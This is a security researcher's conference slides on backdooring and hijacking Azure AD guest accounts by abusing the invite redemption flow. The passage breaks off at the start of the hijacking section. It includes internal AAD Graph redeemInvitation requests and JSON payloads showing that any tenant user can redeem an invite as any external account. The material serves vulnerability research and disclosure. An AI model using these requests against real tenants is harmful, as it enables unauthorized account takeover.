
# Backdooring and hijacking Azure AD accounts by abusing external identities

Dirk-jan Mollema / @_dirkjan

# whoami


- Dirk-jan Mollema
- Lives in The Netherlands
- Hacker / Researcher / Founder @ Outsider Security
- Author of several  (Azure) Active Directory tools
  - mitm6
  - ldapdomaindump
  - BloodHound.py
  - aclpwn.py
  - Co-author of ntlmrelayx
  - ROADtools
- Blogs on dirkjanm.io
- Tweets stuff on @_dirkjan

# Terminology

- Azure AD
  - Identity platform for Office 365, Azure Resource Manager, and other Azure things
  - Also identity platform for any first/third party app you want to integrate with it

- This is not about Azure infrastructure/VMs/etc

# Terminology

- Tenant
  - A separate instance of Azure AD for an organization.
  - Most organizations have one primary tenant.
  - Important security boundary in Azure AD.

  - Identified by a GUID
  - Identified by at least a tenantname.onmicrosoft.com domain
  - Usually also identified by custom domains

# Terminology


- External identity
  - Any identity that is not managed by your tenant
  - Can be another Azure AD tenant, Microsoft account, Google account or even just an email address.

# External collaboration

Tenant A

Tenant B

# External collaboration



# Research questions

- How does the invite flow work?
- How are accounts linked to a different tenant?
- What possibilities are there to abuse this?

# Test setup

- 2 tenants:
  - Primary: Iminyour.cloud (iminyourcloud.onmicrosoft.com)
  - External: Crosstenantdev (crosstenantdev.onmicrosoft.com)
- No specific B2B trust configured
- All Azure AD defaults

Home > iminyourcloud > Users >

# New user ···

iminyourcloud

Got feedback?

Bulk invite and create are now located under the 'Bulk operations' menu item on the 'All users' view. View all users

## Select template

- **Create user**
  Create a new user in your organization.
- **Invite user**
  Invite a new guest user to collaborate with your organization. The user will be emailed an in

Help me decide

## Identity

| | |
|---|---|
| Name | Example: 'Chris Green' |
| Email address * | inviteme@crosstenantdev.onmicrosoft.com |
| First name | |
| Last name | |

# HJ M invited you to access applications within their organization

M

Microsoft Invitations on behalf of iminyourcloud <invites@microsoft.com>

To: Invite Me

Wed 7/13/2022

Please only act on this email if you trust the individual and organization represented below. In rare cases, individuals may receive fraudulent invitations from bad actors posing as legitimate companies. **If you were not expecting this invitation, proceed with caution.**

**Sender:** HJ M (dirkjan@iminyour.cloud)
**Organization:** iminyourcloud
**Domain:** [iminyour.cloud]iminyour.cloud

If you accept this invitation, you'll be sent to https://account.activedirectory.windowsazure.com/?tenantid=6287f28f-4f7f-4322-9651-a8697d8fe1bc&login_hint=inviteme@crosstenantdev.onmicrosoft.com.


**Accept invitation**


Block future invitations from this organization.


This invitation email is from iminyourcloud ([iminyour.cloud]iminyour.cloud) and may include advertising content. **iminyourcloud has not provided a link to their privacy statement for you to review.** Microsoft Corporation facilitated sending this email but did not validate the sender or the message.



Reply Forward









# Azure AD information resources

- Microsoft Graph
  - Official API for everything Microsoft 365 (including Azure AD)
  - Not always all information
- Azure AD graph
  - Azure AD only
  - Lower-level API than MS Graph
  - Possibility to use internal versions to gather more information
- Azure AD portal
  - May use MS Graph or AAD Graph, including internal versions

# In this talk

- Mix of AAD Graph and MS Graph
- Use of ROADrecon (part of ROADtools) as front-end for AAD Graph



# Invite acceptance, audit log


Activity | Target(s) | **Modified Properties**

| Target | Property Name | Old Value | New Value |
|---|---|---|---|
| inviteme_crosst... | AcceptedAs | [] | ["inviteme@crosstenantdev.onmicrosoft.com"] |
| inviteme_crosst... | AcceptedOn | [] | ["2022-07-25T12:10:18Z"] |
| inviteme_crosst... | AlternativeSecurityId | [] | [{"Type":5,"IdentityProvider":null,"Key":"EAMgAhA0qdc=","ReadOnly":false}] |
| inviteme_crosst... | DisplayName | ["inviteme"] | ["Invite Me"] |
| inviteme_crosst... | UserState | ["PendingAcceptance"] | ["Accepted"] |
| inviteme_crosst... | UserStateChangedOn | ["2022-07-13T10:53:46Z"] | ["2022-07-25T12:10:18Z"] |
| inviteme_crosst... | Included Updated Properties | | "AcceptedAs, AcceptedOn, AlternativeSecurityId, DisplayName, UserState, UserStateChangedOn" |
| inviteme_crosst... | TargetId.UserType | | "Guest" |

# Guest account – after acceptance



```
▾ Object
   acceptedAs: "inviteme@crosstenantdev.onmicrosoft.com"
   acceptedOn: "2022-07-25T12:10:18"
   accountEnabled: true
   ageGroup: null
  ▾ alternativeSecurityIds: Array[1]
    ▾ 0: Object
       identityProvider: null
       key: "EAMgAhA0qdc="
       type: 5
   usageLocation: "NL"
   userPrincipalName: "inviteme_crosstenantdev.onmicrosoft.com#EXT#@iminyourcloud.onmicrosoft.com"
   userState: "Accepted"
   userStateChangedOn: "2022-07-25T12:10:18"
   userType: "Guest"
```

# Link is based on “netid” property in home tenant










# Linking guest accounts between tenants



# Inviting users using the AAD Graph

- To redeem/accept the invite above, you sent the following

```
ARMClient POST /{tenant}/redeemInvitation?api-version=1.42-previewInternal @payload.json
```

Example `payload.json` below

```
{
    "altSecIds": [{
        "identityProvider": null,
        "type": "1", // for MSA accounts
        "key": "{base64 string of user's puid encoded to bytes}"
    }],
     "acceptedAs": "user@live.com",
     "inviteTicket": {
      "Ticket": "{GUID from ticket above}",
      "Type": "Invite"
    }
}
```

https://github.com/projectKudu/ARMClient/wiki/AAD-Invite-User-Apis

# Redeem invite via AAD Graph

- Needs external users netid
  - Can be queried using AAD Graph
  - Can be extracted from access token (puid claim)
- Need invite ticket
  - Can be queried using AAD Graph / ROADrecon ☺

# Redeem invite via API

POST https://graph.windows.net/myorganization/redeemInvitation?api-version=1.61-internal

Params ● Authorization ● Headers (10) Body ● Pre-request Script Tests Settings

none form-data x-www-form-urlencoded raw binary GraphQL JSON

```
{
    "altSecIds": [{
        "identityProvider": null,
        "type": "5",
        "key": "EAMgAeN41Gg="
    }],
    "acceptedAs": "guest@outsidersecurity.nl",
    "inviteTicket": {
        "ticket": "ee228336-f615-4ef7-b29d-e058a9b14815",
        "type": "Invite"
    }
}
```

# Redeeming invites: some issues

- You would think some privileged role is needed to redeem invites, this is not true, any user in the tenant can do it.
- None of the information is verified:
  - Could use any “accepted as” email
  - Could link it to any external account in any directory
- Invite tickets can be queried by any user in the tenant

# Hijacking invites

- Query using AAD Graph:

